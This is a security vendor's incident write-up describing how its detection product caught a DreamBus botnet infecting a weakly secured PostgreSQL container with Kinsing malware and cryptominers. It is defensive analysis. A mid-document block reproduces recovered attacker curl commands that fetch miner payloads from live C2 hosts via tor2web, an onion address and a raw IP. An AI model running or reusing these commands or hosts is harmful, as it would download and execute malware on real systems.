
Stopping a DreamBus Botnet Attack with Aqua’s CNDR

aquasec.com/blog/aqua-cndr-stop-dreambus-botnet-attack/

December 22, 2021




We recently came across a real-life scenario that is very common for organizations. A developer with admin access launched a cloud native application but made a mistake and misconfigured it with weak credentials. Just 12 hours later, the environment was attacked by the DreamBus botnet, which proceeded to evade defenses and run Kinsing malware and cryptominers. Aqua’s Cloud Native Detection and Response (CNDR) alerted to the attack in real time. In this post, we describe how the environment was set up, how the attacker gained access, and how Aqua’s CNDR was used to detect, investigate, and respond to the attack at cloud speed.

Setting up the environment

At first, the developer created a simple container environment consisting of four proprietary container images:

1. **Web UI –** Allows users to log in and interact with the application
2. Gateway – Serves as a gateway to the application
3. **Microservice –** Supports the application
4. Database – A PostgreSQL database



Sort By: Overall Risk
Filter By: All

4 / 4 Images

registry.myapp.com/web_ui:latest
Host Images 1 Running Container
Image Risk: 0 0 1 1 0 | 0 0 0

registry.myapp.com/microservice:...
Host Images 1 Running Container
Image Risk: 0 0 1 1 0 | 0 0 0


registry.myapp.com/database:pos...
Host Images 1 Running Container
Image Risk: 0 0 0 0 22 | 0 0 0

registry.myapp.com/gateway:latest
Host Images 1 Running Container
Image Risk: 0 0 0 0 0 | 0 0 0

To better understand how and why the attack happened, it’s necessary to reconstruct the steps the developer took before running the containers.

Scanning the container images

First, the developer scanned the container images with Aqua’s solutions. The container images microservices and web UI had low and medium vulnerabilities, as you can see in the screenshot below. He disregarded them since they don’t have exploits in the wild, their impact is negligible, and these vulnerabilities pass his organization’s compliance and assurance policies. The other two container images appeared to be fine.



Application scope(s): All Scopes

Filter by: System Images

Search by: Image Name

Filter host images by name: Search...

☑ Show Registered Images

ID	Name	Security Issues	Size	Created
sha256:70fa...	registry.myapp.com/microservice:v1.00.1	0 0 1 1 0 · 0 · 0	543.68 MB	11/04/2021 11:14 AM
sha256:937...	registry.myapp.com/gateway:v4.100	No Issues	283.64 MB	11/04/2021 10:55 AM
sha256:a52...	registry.myapp.com/console:latest	0 0 1 1 0 · 0 · 0	457.31 MB	11/04/2021 10:55 AM
sha256:c8d...	registry.myapp.com/database:psql	No Issues	184.78 MB	11/04/2021 10:55 AM

Next, the developer scanned the container images with Aqua's Dynamic Threat Analysis (DTA). DTA is designed to run container images in a safe isolated environment — a sandbox — to better understand the container behavior once they are running. While static scanners find known vulnerabilities and malicious files based on signatures and hashes, DTA detects malicious behavior that only manifests itself in runtime and, therefore, can't be found otherwise.

For example, if a container image is clean but one of the commands instructs to drop and execute a payload from a remote C2 server, the static scanner won't pick that up. The same goes for fileless malware and packed or obfuscated files. Another advantage is that, unlike static scanners, DTA can also detect malicious network traffic. As a result, DTA provides more comprehensive threat output on a given container image. In our case, DTA didn't detect any issues — the container images were clean of malware.

Running the workloads


The developer deployed Aqua's workload protection and CNDR but disabled drift prevention, a solution that deterministically prohibits any changes to the image after it is instantiated into a container. Also, the database container allowed access from any IP address (0.0.0.0:5432), and no micro-segmentation policies were created to limit access to the containers or the database. In addition, the PostgreSQL database was configured with weak credentials.

Detecting the Botnet attack with CNDR

First alerts

Aqua's CNDR is a recently introduced cloud native detection and response capability that uses behavioral indicators created from observations of attacks in the wild to detect and stop unknown attacks in real time.

Within 12 hours of creating the environment, CNDR alerted to a severe security issue in one of the containers. The developer stopped the container and started investigating the reasons.



Critical 3 | High 7 | Medium 15 | All 25

Time Interval: All

Active Filters: severity: all ✕   × Clear All Filters

Alert	Severity	Source
New Executable Dropped	Medium	86fb436
System Integrity Protection - System Log Integrity Monitoring	High	86fb436
Crypto Mining Detected	High	de46e6c
Crypto Mining Detected	High	de46e6c
Known Malware Detected	Critical	de46e6c
Known Malware Detected	Critical	de46e6c
Security Tools Disabled	Medium	de46e6c
LD_PRELOAD Code Injection Detected	Medium	de46e6c
Binary Was Executed And Then Deleted	High	de46e6c

Known malware detected

Known Malware detected in container image. View Full Event Data

CRITICAL

Event Summary | Timeline

Event Data

Category: Behavioral

Time Stamp: Nov 5 21:02:00 PM


Mitre Tactic: Impact

Evidence:

```
Path Name: /Tmp/Kinsing | Return Value: 0 | Command: /Tmp/Kinsing
```

CNDR raised a total of 25 alerts with different issues related to the container and the underlying host. In the CNDR dashboard, incident and response teams could easily find information and context related to each event, its origin (for instance, host or container), its description and severity, which saved a lot of time.

Clicking “View Full Event Data” provides details about each event. In this case, the attacker executed in the container the Kinsing malware from /tmp.




Binary Executed From /Tmp (Nov 5, 2021 21:02:00 PM)

```
{
  "Data": {
    "Path Name": "/tmp/kinsing",
    "Return Value": "0",
    "command": "/tmp/kinsing"
  },
  "Context": {
    "timestamp": 1636138957408657400,
    "processId": 4966,
    "threadId": 4966,
    "parentProcessId": 3565,
    "hostProcessId": 39462,
    "hostThreadId": 39462,
    "hostParentProcessId": 38059,
    "userId": 70,
    "mountNamespace": 4026532378,
    "pidNamespace": 4026532381,
    "processName": "kinsing",
```

Collecting further evidence

Further evidence can be collected via CNDR's audit screen. CNDR detected the use of wget and curl to download files from a remote source. That means that during runtime, the container downloaded the application curl, which enabled the attacker to download more files from the remote source.



Risk | Information | Vulnerabilities | Resources | Malware | Compliance Results | Containers | Images | **Audit**

1997 Block | 4675 Detect | 305 Success | 6977 All

Audit Type: All

Time Interval: All

More Filters: User


Time Interval : All ✕

Event	Audit Type	Status
Crypto mining detected inside container de46e6c1fb2a on host [redacted] 1.compute.internal	Container Runtime	Detect
Crypto mining detected inside container de46e6c1fb2a on host [redacted] 1.compute.internal	Container Runtime	Detect
Crypto mining detected inside container de46e6c1fb2a on host [redacted] 1.compute.internal	Container Runtime	Detect
Crypto mining detected inside container de46e6c1fb2a on host [redacted] 1.compute.internal	Container Runtime	Detect
Crypto mining detected inside container de46e6c1fb2a on host [redacted] 1.compute.internal	Container Runtime	Detect
Binary executed from /tmp was detected inside container de46e6c1fb2a on host [redacted] 1.compute.internal	Container Runtime	Detect
Binary executed from /tmp was detected inside container de46e6c1fb2a on host [redacted] 1.compute.internal	Container Runtime	Detect

CNDR's audit logs recorded almost 7,000 events providing a full picture of the attack. They include detections of suspicious and malicious behavior and blocking of network communications, such as:


- Wget/Curl program detected
- Crypto mining detected
- Binary executed from /tmp
- Security tools disabled
- Remote file copied

Kinsing malware (MD5 648effa354b3cbaad87b45f48d59c616) and kdevtmpfsi (MD5 8c6681daba966addd295ad89bf5146af) were found in the audit logs. They were downloaded from a remote source to the /tmp library. As you can see in the screenshot below, they are both owned by the "postgres" user in the "postgres" group.



```
/tmp # ls -la
total 18156
drwxrwxrwt     1 root     root          4096 Nov   9 20:57 .
drwxr-xr-x     1 root     root          4096 Nov   9 12:23 ..
drwx------     2 postgres postgres      4096 Nov   9 15:55 .ICEd-unix
drwx------     2 postgres postgres      4096 Nov   8 02:01 .X11-unix
-rwx------     1 postgres postgres   3930448 Nov   5 19:02 kdevtmpfsi
-rwxrwxrwx     1 postgres postgres  14643200 Nov   5 19:02 kinsing
-rw-------     1 postgres postgres         0 Nov   5 19:02 linux.lock
```


Further audit logs showed the following code execution:



```
# Marking the IP address of the target host
curl -4fsSLk checkip.amazonaws.com

# Using a public dns-over-https server
curl -4fsSLkA- -m200 https://doh.li/dns-query
curl -4fsSLkA- -m200 https://dns.twnic.tw/dns-query


# Downloading cryptominers from C2 servers
curl -4fsSLkA- -m200 rxmxpzfkydkulhhqnuftbmf6d5q67jjchopmh4ofszfwwnmz4bqq2fid.tor2web.in/pg.x86_64 \
    -o./4381af66e5bdc63c93640e44de0cae66 -eXXX.XXX.XXX.XXX_postgres_x86_64_de46e6c1fb2a_e08765a6e1aea183939422809b06d476_

curl -4fsSLkA- -m200 -x socks5h://:9050 rxmxpzfkydkulhhqnuftbmf6d5q67jjchopmh4ofszfwwnmz4bqq2fid.onion/pg.x86_64 \
    -o./4381af66e5bdc63c93640e44de0cae66 -eXXX.XXX.XXX.XXX_postgres_x86_64_de46e6c1fb2a_e08765a6e1aea183939422809b06d476_

curl -4fsSLkA- -m200 http://139.59.150.7:443/kk -o ./k

curl -4fsSLkA- -m200 http://rxmxpzfkydkulhhqnuftbmf6d5q67jjchopmh4ofszfwwnmz4bqq2fid.tor2web.in/k -o ./k

curl -4fsSLkA- -m200 http://139.59.150.7:443/cc -o ./c

curl -4fsSLkA- -m200 http://rxmxpzfkydkulhhqnuftbmf6d5q67jjchopmh4ofszfwwnmz4bqq2fid.tor2web.in/c -o ./c
```

In addition, several malicious files were found in the container:

- k (MD5 d79229c6c7fcbc4802934e34f80661a8), a packed coinminer
- c (MD5 080a3bccdddc6979e3f1e74f732603b0), a packed coinminer
- ss (MD5 a0db00b585a994be2cff9bb4a62ca385), also a coinminer, although not detected by VirusTotal



```
-rwx------     1 postgres postgres   3419096 Nov   8 01:58 curl
drwx------    19 postgres root          4096 Nov   9 12:36 data
-rwx------     1 postgres postgres    221496 Nov   8 01:58 ss
```

Gaining initial access

While analyzing the PostgreSQL logs might have revealed foul play to gain initial access, these logs were missing, along with others. Deleting system logs is a common tactic of the Kinsing attackers.

One of the alerts in the CNDR's incident screen implies that the attacker compromised system integrity by deleting system logs, which may explain the missing log files. It also raises the question of whether the attacker dumped the database content and exfiltrated it outside of the environment.

Since Postgres version 9.3, a feature known as 'COPY TO/FROM PROGRAM' allows the database superuser and users in the 'pg_execute_server_program' group to run arbitrary OS commands. This feature can be exploited after authentication or via exploiting an SQL injection in an application with PostgreSQL running in the background. Worth noting that this feature is not considered a vulnerability by the vendor.

Key takeaway: Defense-in-depth is critical

This attack is a great example of the defense-in-depth strategy in action. None of the initial layers of protection deployed in the environment, including workload protection and security scanning, were able to prevent or detect the attack.

If not for CNDR, the attackers would have succeeded and remained hidden, mining cryptocurrency and potentially causing more damage. CNDR detected the attack in real time, raising alerts about malicious activity and providing additional logs for further investigation.

An attack like this illustrates the value of the defense-in-depth approach — building multiple layers of security and deploying redundant defenses that address a variety of attack vectors. In case one security control fails, other layers can prevent or stop the attack.

Mitigation recommendations: Aqua's runtime defense-in-depth strategy

Aqua's runtime protection approach deploys a series of security mechanisms and controls that are layered throughout your cloud native environment to protect the confidentiality, integrity, and availability of the network, workloads, and data.

Advanced malware and behavioral protection

Aqua's advanced malware protection continuously scans the environment for known threats and malware based on signatures and hashes. In this attack, Aqua's malware protection detected the malicious script (.systemd-service.sh), the Kinsing malware, the Kdevtmpfsi cryptominer, and other malicious items.

To detect unknown threats, Aqua's behavior-based protection is designed to look for suspicious and malicious behavior, including fileless malware execution, defense evasion techniques, suspicious network communication, and use of rootkits. In our case, CNDR detected several instances of suspicious and malicious activity, including deleting logs and downloading and executing binaries.

